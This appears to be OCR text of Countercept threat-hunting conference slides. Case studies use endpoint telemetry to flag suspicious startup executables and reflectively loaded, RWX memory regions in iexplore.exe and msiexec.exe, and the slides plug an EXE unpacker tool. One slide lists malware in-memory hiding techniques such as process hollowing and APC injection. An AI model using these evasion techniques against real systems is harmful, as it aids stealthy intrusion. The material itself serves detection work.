Host Count	Short Hostname	Latest Seen	Path	Description	Publisher	NIST NSRL	VT Hits
2	[redacted]	[redacted]	%programdata%\microsoft\windows\start menu\programs\startup\bstack.exe			Unknown	Unknown

"%programdata%\Microsoft\windows\start menu\programs\startup\bstack.exe"

CASE STUDY 2:

INSIDER THREAT

COUNTERCEPT

Host Count	Short Hostname	Latest Seen	Path	Description	Publisher	NIST NSRL	VT Hits
1	[redacted]	[redacted]	%userprofile%\appdata\roaming\microsoft\windows\start menu\programs\startup\i tunes.exe			Unknown	Unknown

"%userprofile%\appdata\roaming\Microsoft\windows\start menu\programs\startup\i tunes.exe"

Why am I suspicious?

- Supposed to be "itunes.exe"
- Is "itunes.exe" in user startup folder usually?
- Host count is really low for such a popular program.
- And never seen by VT before!!!

CASE STUDY 2:

INSIDER THREAT

COUNTERCEPT

Host Count	Short Hostname	Latest Seen	Path	Description	Publisher	NIST NSRL	VT Hits
2	[redacted]	[redacted]	%programdata%\microsoft\windows\start menu\programs\startup\bstack.exe			Unknown	Unknown

"%programdata%\Microsoft\windows\start menu\programs\startup\bstack.exe"

Why am I suspicious?

- Do I know you publicly "bstack.exe"? (Likely not because of VT)
- Are you some custom program?
- But why your host count is so freaking low? 2 in 70,000!!!

CASE STUDY 2:

INSIDER THREAT

COUNTERCEPT

Host Count	Short Hostname	Latest Seen	Path	Description	Publisher	NIST NSRL	VT Hits
1	[redacted]	[redacted]	%userprofile%\appdata\roaming\microsoft\windows\start menu\programs\startup\i tunes.exe			Unknown	Unknown

"%userprofile%\appdata\roaming\Microsoft\windows\start menu\programs\startup\i tunes.exe

Host Count	Short Hostname	Latest Seen	Path	Description	Publisher	NIST NSRL	VT Hits
2	[redacted]	[redacted]	%programdata%\microsoft\windows\start menu\programs\startup\bstack.exe			Unknown	Unknown

"%programdata%\Microsoft\windows\start menu\programs\startup\bstack.exe"

CASE STUDY 2:

INSIDER THREAT

COUNTERCEPT

countercept / **python-exe-unpacker**

Watch 0 | Star 2 | Fork 0

Code | Issues 0 | Pull requests 0 | Projects 0 | Insights

A helper script for unpacking and decompiling EXEs compiled from python code.

3 commits | **1** branch | **0** releases | **1** contributor | GPL-3.0

Branch: **master** | New pull request | Find file | Clone or download

Luke Jennings License update — Latest commit 6c88e9b 9 hours ago

LICENSE	License update	9 hours ago
README.md	Initial release	9 hours ago
pyinstxtractor.py	Initial release	9 hours ago
python_exe_unpack.py	Initial release	9 hours ago
requirements.txt	Initial release	9 hours ago

README.md

Author: In Ming Loh (inming.loh@countercept.com - @tantaryu)
Company: Countercept (@countercept)
Website: https://www.countercept.com


Introduction

A script that helps researcher to unpack and decompile executable written in python. However, right now this only supports executable created with py2exe and pyinstaller.

This script glues together several tools available to the community. Hopefully, this can help people in their daily job. Several YARA rules are available to determine if the executable is written in python (This script also confirms if the executable is created with either py2exe or pyinstaller).

CASE STUDY 2:

INSIDER THREAT



CASE STUDY 3

COUNTERCEPT

CASE STUDY 3:

FILELESS MALWARE

COUNTERCEPT

CASE STUDY 3:

FILELESS MALWARE

COUNTERCEPT

What is fileless malware/in-memory attack?

- Resides in RAM
- Inject into: Running processes or suspended processes, (Usually well known)

Few ways to be “invisible”:

- IAT/EAT hooking
- Inline hooking
- Reflective load
- APC injection
- Process hollowing

How are you AV?

CASE STUDY 3:

FILELESS MALWARE

COUNTERCEPT

In-Memory Attack

Host Count	Short Hostname	Latest Seen	Hiding Technique	Process Path	Module Path	File Mapping Path	Module Size	Allocation Page Permission	Current Page Permission
1	[redacted]	[redacted]	REFLECTIVE_LOAD	%programfiles(x86)%\internet explorer\iexplore.exe	/a	n/a	1228800	PAGE_EXECUTE_READWRITE	PAGE_EXECUTE_READWRITE
1	[redacted]	[redacted]	REFLECTIVE_LOAD	%windir%\syswow64\msiexec.exe	/a	n/a	81920	PAGE_EXECUTE_READWRITE	PAGE_EXECUTE_READWRITE

Suspicious Threads


Host Count	Short Hostname	Latest Seen	Process Path	Module Path	Allocation Page Permission	Current Page Permission
1	[redacted]	[redacted]	%windir%\syswow64\msiexec.exe	%userprofile%\appdata\local\temp\cdo3348126234.dll	PAGE_EXECUTE_READWRITE	PAGE_EXECUTE_READ
2	[redacted]	[redacted]	%programfiles(x86)%\internet explorer\iexplore.exe	%programfiles(x86)%\internet explorer\iexplore.exe	PAGE_EXECUTE_READWRITE	PAGE_EXECUTE_READWRITE
2	[redacted]	[redacted]	%windir%\syswow64\msiexec.exe	%windir%\syswow64\msiexec.exe	PAGE_EXECUTE_READWRITE	PAGE_EXECUTE_READWRITE
2	[redacted]	[redacted]	%windir%\syswow64\msiexec.exe	unknown module	PAGE_EXECUTE_READWRITE	PAGE_EXECUTE_READWRITE

- Securi-Tay 2017 – Advanced Attack Detection
- Taking Hunting to the Next Level: Hunting in Memory – SANS Threat Hunting Summit 2017

CASE STUDY 3:

FILELESS MALWARE


COUNTERCEPT



